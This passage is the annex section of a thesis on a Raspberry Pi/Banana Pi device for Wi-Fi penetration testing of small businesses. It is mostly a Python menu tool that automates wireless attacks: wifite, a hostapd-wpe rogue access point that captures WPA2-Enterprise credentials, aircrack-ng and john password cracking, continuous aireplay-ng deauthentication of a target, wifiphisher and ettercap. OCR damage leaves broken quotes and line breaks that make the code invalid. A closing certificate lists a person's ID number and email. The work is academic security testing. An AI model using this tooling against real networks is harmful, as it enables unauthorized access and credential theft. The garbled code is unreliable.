
Anexo 6

Raspberry Pi 4B.



Anexo 7

Raspberry Pi & Bana Pi.



Anexo 8

Laboratorio físico de ataque.

Anexo 9


Banana Pi con S.O.

Anexo 10

Raspberry Pi con pantalla y S.O Raspbian.


Anexo 11

Banana Pi M2 zero en funcionamiento



Anexo 12

Raspberry Pi con S.O Kali Linux.



Anexo 13


Banana Pi con S.O Kali Linux.

Anexo 14

Banana Pi con S.O Armbian.


Anexo 15

Conexión Banana Pi.




Anexo 16

Conexión Raspberry Pi.



Anexo 17

I3 wm en funcionamiento.



El código se puede ejecutar en Kali Linux (Raspberry Pi 4B)

Anexo 18

Código empleado para instalar dependencias.

```
import subprocess
import shutil

# Lista de herramientas a instalar
tools = ["figlet", "wifite", "hostapd-wpe", "cowsay", "fortune", "htop", "aircrack-ng", "john", "dnsmasq", "hostapd", "xrdp","kismet","dkms","git"]

# Función para comprobar si una herramienta está instalada
def herramienta(tool):
    try:
        subprocess.check_output(["which", tool])
        return True
    except subprocess.CalledProcessError:
        return False

# Instalar herramientas si no están instaladas
for tool in tools:
    if not herramienta(tool):
        print(f"Instalando {tool}...")
        subprocess.call(["sudo", "apt-get", "install", "-y", tool])
```

Anexo 19

Código de configuración.

```
import subprocess
import os

# configurar xrdp
subprocess.run(["service", "xrdp","start"])
subprocess.run(["service", "xrdp-sesman","start"])
os.system('update-rc.d xrdp enable')
#configurar ssh
os.system('update-rc.d -f ssh remove')
os.system('update-rc.d ssh defaults')
os.system('update-rc.d ssh enable')
subprocess.run(["service", "ssh","start"])
#configuracion Interfaz TP-Link AC600
subprocess.run(["apt", "install","dkms","-y"])
subprocess.run(["apt", "install","git","-y"])
os.system('apt-get install build-essential libelf-dev kalipi-kernel-headers')
subprocess.run(["git","clone","https://github.com/aircrack-ng/rtl8812au.git"])
os.system('cd rtl88*')
os.system("sed -i 's/CONFIG_PLATFORM_I386_PC =
y/CONFIG_PLATFORM_I386_PC = n/g' Makefile")
os.system("sed -i 's/CONFIG_PLATFORM_ARM64_RPI =
n/CONFIG_PLATFORM_ARM64_RPI = y/g' Makefile")
subprocess.run(["make","dkms_install"])

#ip estatica kali
os.system("echo ' '>> /etc/network/interfaces")
os.system("echo 'allow-hotplug eth0'>> /etc/network/interfaces")
os.system("echo 'iface eth0 inet static'>> /etc/network/interfaces")
os.system("echo 'address 192.168.0.10/24'>> /etc/network/interfaces")
os.system("echo 'gateway 192.168.0.1'>> /etc/network/interfaces")
os.system('service networking restart')
```

Anexo 20

Código de instalación.

```
#!/bin/bash

echo "Instalando y configurando su maquina de ataque....."
echo "Al finalizar este programa puede correr inicio.py"
echo " "
sudo chmod +x *.py
sudo chmod +x *.sh
sudo chmod +x cupp/*.py
sudo python3 dependencias.py
sudo ./config.sh
sudo apt install wifiphiser -y

echo -e "La instalación a finalizado \n esperamos sufra ningún error"
echo "....."
echo "IP de acceso remoto: 192.168.0.10"
echo -e "Ahora puede ejecutar inicio.py!!!!! \n Buena suerte \n BYE"
echo "reiniciando la máquina....."
sudo reboot now.
```

Anexo 21

Código de ejecución para la herramienta automatizada.

```
#!/usr/bin/python3

from time import sleep
from colorama import init, Fore
import os
import subprocess
import signal
import sys

init()

def salir_con_mensaje(signal, frame):
    print("\n¡Hasta luego! Gracias por usar el programa.")
    sys.exit(0)

def menuI():
    # Configurar el manejador de señales para capturar Ctrl+C
    signal.signal(signal.SIGINT, salir_con_mensaje)

    print()
    print(Fore.GREEN+" _   _ _   _ _     ")
    print("| | | | \ | | |    ")
    print("| | | |  \| | |    ")
    print(Fore.RED+"| |_| | |\  | |___ ")
    print(" \___/|_| \_|_____|")
    print()
    print(Fore.RESET+"Bienvenido a su terminal de ataque")
    print()
    print("-----------------------------------")
```

```
    print()
    print("Mantengase dentro de esta terminal")
    print()
    print("-----------------------------------")
    print()
    print("|||||                          |||||")
    print("|                                |")
    print("|    1.Estado              2.Info     |")
    print("|                                |")
    print("|    3.Ataque              4.Exit     |")
    print("|                                |")
    print("|||||                          |||||")
    print()
    print(Fore.RESET+" ")
    opcion = input(Fore.GREEN+"Elige una opción (1-4): ")
    opciones(opcion)

def submenu1():
    print(Fore.BLUE+" ")
    subprocess.run(["figlet","Estado"])
    print(Fore.LIGHTCYAN_EX+" ")
    os.system("fortune | cowsay -f $(ls /usr/share/cowsay/cows/ | shuf -n1)")
    print(Fore.RESET+" ")
    print("-----------------------------------------------")
    print("Opciones")
    print(Fore.GREEN+"1.Procesos")
    print(Fore.YELLOW+"2.Interfaces")
    print(Fore.RED+"3.Red")
    print(Fore.LIGHTBLUE_EX+"4.Otro")
    print(Fore.RESET+"5.Atras")
    print()
    j=input("Ingrese una opcion: ")
    if j in ['1']:
        subprocess.run(["htop"])
```

```
        sleep(3)
        submenu1()
    elif j in ['2']:
        subprocess.run(["ifconfig"])
        sleep(1)
        print()
        print("-----------------------------------------------")
        subprocess.run(["iwconfig"])
        print()
        sleep(1)
        submenu1()
    elif j in ['3']:
        subprocess.run(["netstat"])
        sleep(1)
        print()
        print("-----------------------------------------------")
        subprocess.run(["route"])
        print()
        print("Volvera al menu principal luego de un minuto")
        sleep(20)
        submenu1()
    elif j in ['4']:
        comando()
    elif j in ['5']:
        j="
        menuI()
    elif j in ['']:
        submenu1()
    else:
        j="
        submenu1()

def submenu2():
    print(Fore.YELLOW+" ")
```

```
    subprocess.run(["figlet","Info"])
    print(Fore.RESET+" ")
    os.system("fortune | cowsay -f $(ls /usr/share/cowsay/cows/ | shuf -n1)")
    print()
    print("-----------------------------------------------")
    print(Fore.RED+"Disclaimer:")
    print("Este trabajo no apoya ni respalda el uso de herramientas de hacking con fines
ilegales.")
    print("El uso de herramientas de hacking para acceder a información o sistemas sin
autorización\nestá estrictamente prohibido")
    print("cualquier uso con fines ilegales es responsabilidad única y exclusiva del usuario")
    print(" El usuario acepta que el uso de estas herramientas es bajo su propio riesgo y que
este")
    print(" trabajo no se hace responsable de ningún daño o perjuicio que surja del uso de
estas\nherramientas.")
    print()
    print(Fore.RESET+"-----------------------------------------------")
    ruta_script = "info.py"
    try:
        # Ejecutar el script
        os.system(f"python {ruta_script}")
    except FileNotFoundError:
        print(f"Error: No se encontró el archivo {ruta_script}")
    except Exception as e:
        print(f"Error: No se pudo ejecutar el script {ruta_script}. Error: {str(e)}")


    menuI()


def submenu3():
    print(Fore.RED+" ")
    subprocess.run(["figlet","Attack"])
    print(Fore.RESET+" ")
    os.system("fortune | cowsay -f $(ls /usr/share/cowsay/cows/ | shuf -n1)")
    print()
```

```
    print("Opciones")
    print(Fore.LIGHTYELLOW_EX+"1.Habilitar modos de Interfaz (managed,monitor)")
    print(Fore.LIGHTCYAN_EX+"2.Ataque a redes (WEP,WPA,WPA/WPA2)")
    print(Fore.GREEN+"3.Ataque a redes WPA2 Enterprise (roge AP)")
    print(Fore.LIGHTRED_EX+"4.Cracking")
    print(Fore.LIGHTMAGENTA_EX+"5.Sniffer")
    print(Fore.RESET+"6.WPA3")
    print("7.Wifiphiser")
    print("8.Atras")
    print()
    k=input("Ingrese una opcion: ")
    attack(k)


def monitor(inter):
    if inter in ["1","0","2","3","4"]:
        print("La sintaxis es < wlanx >")
        sleep(1)
    else:
        subprocess.run(["sudo","airmon-ng","start","%s"%inter])
        pro=input("Desea matar los procesos (y/n): ")
        print(pro)
        while pro !=" :
            print(pro)
            if pro in ["y","Y"]:
                subprocess.run(["sudo","airmon-ng","check","kill"])
                subprocess.run(["sudo","airmon-ng","start","%s"%inter])
                pro="
            elif pro in ["n","N"]:
                subprocess.run(["iwconfig"])
                pro="
            else:
                pro=input("Ingrese una opcion valida1 (y/n): ")
        sleep(1)
```

```
def attack(k):
    if k in ['1']:
        print("-------------------------------------------")
        subprocess.run(["iwconfig"])
        sleep(1)
        modo=input("Ingrese el modo de la interfaz (managed/monitor): ")
        print()
        print(Fore.RED+"Ingrese el nombre de la interfaz con la sintaxis <wlanx>")
        inter=input(Fore.RESET+"interfaz: ")
        if modo=='managed':
            if inter in ["1","0","2","3","4"]:
                print("La sintaxis es < wlanx >")
                #submenu3()
            else:
                print("la interfaz se pondra en modo managed")
                subprocess.run(["sudo","airmon-ng","stop","%s"%inter])
                subprocess.run(["sudo","ifconfig","%s"%inter,"down"])
                subprocess.run(["sudo","iwconfig","%s"%inter,"mode","managed"])
                subprocess.run(["sudo","ifconfig","%s"%inter,"up"])
                subprocess.run(["iwconfig"])
                sleep(3)
                #submenu3()
        elif modo=='monitor':
            monitor(inter)
        else:
            print("el modo no es valido")
            #submenu3()
        submenu3()
    elif k in ['2']:
        mon=input("Su interfaz esta en modo monitor (y/n): ")
        while mon !='':
            if mon in ['y','Y']:
```

```
            print("si existe algun problema con los ataques, vuelva al menú anterior\ny cambie el modo de la interfaz")
            os.system('sudo wifite')
            print("------------------------------------------------")
            sleep(1)
            print()
            mon="
        elif mon in ['n','N']:
            print(Fore.RED+"Ingrese el nombre de la interfaz con la sintaxis <wlanx>")
            inter=input(Fore.RESET+"interfaz : ")
            monitor(inter)
            mon='y'
        else:
            mon=input("ingrese una opcion valida (y/n): ")
    submenu3()
  elif k in ['3']:
    print()
    print(Fore.RED+"Elija el nombre de su red objetivo y precione Ctrl+C")
    print("Para este ataque se recomienda NO matar procesos")
    mon=input(Fore.RESET+"Su interfaz esta en modo monitor (y/n): ")
    while mon !='':
        if mon in ['y','Y']:
            inter=input("Ingrese el nombre de la interfaz <wlanx>: ")
            os.system('sudo airodump-ng %s'%inter)
            mon="
        elif mon in ['n','N']:
            print("Ingrese el nombre de la interfaz <wlanx>")
            inter=input("interfaz: ")
            monitor(inter)
            mon='y'
        else:
            mon=input("ingrese una opcion valida (y/n): ")
    sleep(1)
    ap=input("ingrese el nombre de la red: ")
```

```
        print("Este ataque inicia un roge ap")
        os.system("sudo sed -i '4cinterface=%s' /etc/hostapd-wpe/hostapd-wpe.conf"%inter)
        os.system("sudo sed -i '15cssid=%s' /etc/hostapd-wpe/hostapd-wpe.conf"%ap)

        os.system("sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf") #ver como ingresar
entradas a hostapd-wpe.conf
        sleep(1)
        print("Una vez obtenidas las credenciales cree un diccionario")
        print("Los password obtenidos son tipo hash")
        sleep(2)
        submenu3()
    elif k in ['4']: #cracking
        os.system('cowsay Listo para Crackear')
        op=input("Desea crear un diccionario (y/n): ")
        while op !=" :
            if op in ["y","Y"]:
                os.system('sudo python cupp/cupp.py -i') #cambiar la ruta por la de cupp en la
maquina destino
                sleep(1)
                print("Recuerda el nombre del diccionario, este se resalta en letras rojas")
                di=input("pega aqui el nombre de tu diccionario ^: ")
                os.system('cp %s dic'%di)
                op="
            elif op in ["n","N"]:
                op="
            else:
                op=input("Ingrese una opcion valida (y/n): ")

        print("Seleccione")
        print("1.crackeo handshake")
        print("2.creackeo hash")
        print("3.Ver contraseñas crackeadas")
        print("4.Atras")
        cr=int(input(": "))
```

```
        while cr !=0 :


            if cr == 1:
                subprocess.run(["ls","hs"]) #cambiar la ruta de la carpeta hs
                print(Fore.GREEN+"Copie el nombre del archivo a crackear")
                file=input(Fore.RESET+"Ingrese el nombre del archivo: ")
                subprocess.run(["ls","dic"]) #cambiar ruta de archivo
                diccionario=input("ingrese el nombre del diccionario: ")
                os.system('sudo aircrack-ng -0 hs/%s'%file+' -w dic/%s'%diccionario) #cambiar la
ruta del archivo hs
                sleep(1)
                cr=0
            elif cr == 2:
                os.system("cat hostapd-wpe.log|grep jtr|awk '{print $3 $4 $5}' > hash.txt")
#editamos el archivo .log
                subprocess.run(["ls","dic"]) #cambiar la ruta de la carpeta
                diccionario=input("ingrese el nombre del diccionario: ")
                os.system('sudo john hash.txt -w=dic/%s'%diccionario) #poner aqui a john
                sleep(1)
                cr=0
            elif cr==3:
                os.system("sudo john --show hash.txt") #cambiar la ruta
                print("Contraseñas de wifite")
                os.system('sudo cat cracked.json')
                sleep(1)
                cr=0
            elif cr==4:
                submenu3()
            else:
                print("Opcion no valida, Regresa al Inicio")
                menuI()
        submenu3()
    elif k in ['5']: #Sniffer
        print("Seleccione")
```

```
    print("1.Kismet")
    print("2.Ettercap")
    s=int(input(": "))
    if s==1:
        c=input("Su interfaz esta en modo monitor (y/n): ")
        if c in ['y','Y']:
            print("Ingrese a su navegador a vaya a la ruta http://localhost:2501")
            inter=input("ingrese la interfaz: ")
            os.system('sudo kismet -c %s'%inter)
            sleep(1)
        else:
            print("Porfavor habilite su interfaz en modo monitor")
            sleep(2)
            submenu3()
    elif s==2:
        os.system('xhost + local: ')
        os.system('sudo ettercap -G')
        sleep(1)
    else:
        print("ingrese una opcion valida")
        submenu3()
    submenu3()
elif k in ['6']: #WPA3
    print('el ataque consta de dos interfaces, solo una debe estar como monitor')
    print("Ataque a redes WPA3 :)")
    c=input("Su interfaz esta en modo monitor (y/n): ")
    if c in ['y','Y']:
        #mostrar las redes con airodump
        inter=input('ingrese el nombre de la interfaz 1: ')
        print(Fore.RED+"Elija el nombre de su red objetivo y precione Ctrl+C")
        sleep(0.5)
        print(Fore.RESET+")
        os.system('sudo airodump-ng %s'%inter)
        i=input('ingrese la mac del objetivo: ')
```

```
        ap=input("ingrese el nombre de la red: ")
        #print("Este ataque inicia un roge ap")
        os.system("sudo sed -i '1cinterface=%s' hostapd/wpa3.conf"%inter)
        os.system("sudo sed -i '3cssid=%s' hostapd/wpa3.conf"%ap)

        inter2=input("ingrese la interfaz 2: ")
        # Abre una nueva ventana de terminal con xterm y envía el comando
        terminal1 = subprocess.Popen(['xterm', '-e', 'sudo hostapd hostapd/wpa3.conf -dd -K'])
        # Abre otra ventana de terminal con xterm y envía el comando
        j=input('ingresa el nombre para guardar tu archivo: ')
        terminal2 = subprocess.Popen(['xterm', '-e', 'sudo airodump-ng -w wpa3/%s'%j+' --
output-format pcap %s'%inter2])

        terminal3 = subprocess.Popen(['xterm', '-e', 'sudo aireplay-ng -0 0 -a %s'%i+'
%s'%inter2])

        print('para cancelar el ataque CTRL+C sobre cada ventana')

        #colocar la interfaz en modo managed y luego denuevo en modo monitor
        sleep(1)
        print(Fore.LIGHTRED_EX+'Una vez terminado el ataque')
        print('Se recomienda cambiar la interfaz a managed y posterior a monitor')
        sleep(2)
        print(Fore.RESET+")
    else:
        print("Porfavor habilite su interfaz en modo monitor")
        sleep(2)
    submenu3()
  elif k in ['7']:
    os.system("sudo /usr/bin/wifiphisher")
    submenu3()
  elif k in ['8']:
    menuI()
  elif k in ['']:
```

```
        submenu3()
    else:
        print("Opcion invalida")
        k="
        menuI()
    k="




def opciones(opcion):
    if opcion in ['1']:
        submenu1()
    elif opcion in ['2']:
        submenu2()
    elif opcion in ['3']:
        submenu3()
    elif opcion in ['4']:
        print("Adios!")
        sys.exit()
    elif opcion in ['']:
        print("La entrada es nula o vacía.")
    else:
        print("Ingrese Una Opcion Valida")
        print("-----------------------------------------------------")
        sleep(1)
        opcion="
        menuI()
    opcion="
    menuI()

if __name__ == "__main__":
    menuI()
```

CERTIFICACION

BRYAN STEVE VALVERDE LOOR

CERTIFICACION DE PROFICIENCIA EN INGLES

CERTIFICA:

HABER REALIZADO LA TRADUCCION DEL RESUMEN DE LA TESIS DENOMINADA: "**DISEÑO Y CONSTRUCCION DE UN DISPOSITIVO MEDIANTE UN SISTEMA EMBEBIDO PARA PRUEBAS DE VULNERABILIDAD EN REDES 802.11 ORIENTADO A PEQUEÑAS Y MEDIANAS EMPRESAS**"DE LA AUTORIA DE JOSE ANGEL QUILLE VALVERDE DE NACIONALIDAD ECUATORIANA, CON CEDULA DE CIUDADANIA:1105353526

ES TODO CUANTO PUEDO CERTIFICAR EN HONOR A LA VERDAD, FACULTANDO AL INTERESADO HACER USO DEL MISMO EN LO QUE ESTIME CONVENIENTE.

LOJA,15 DE MARZO 2023

BRYAN STEVE VALVERDE LOOR

CERTIFICADO DE PROFICIENCIA EN INGLES

CORREO:stevevalverde.loor09@gmail.com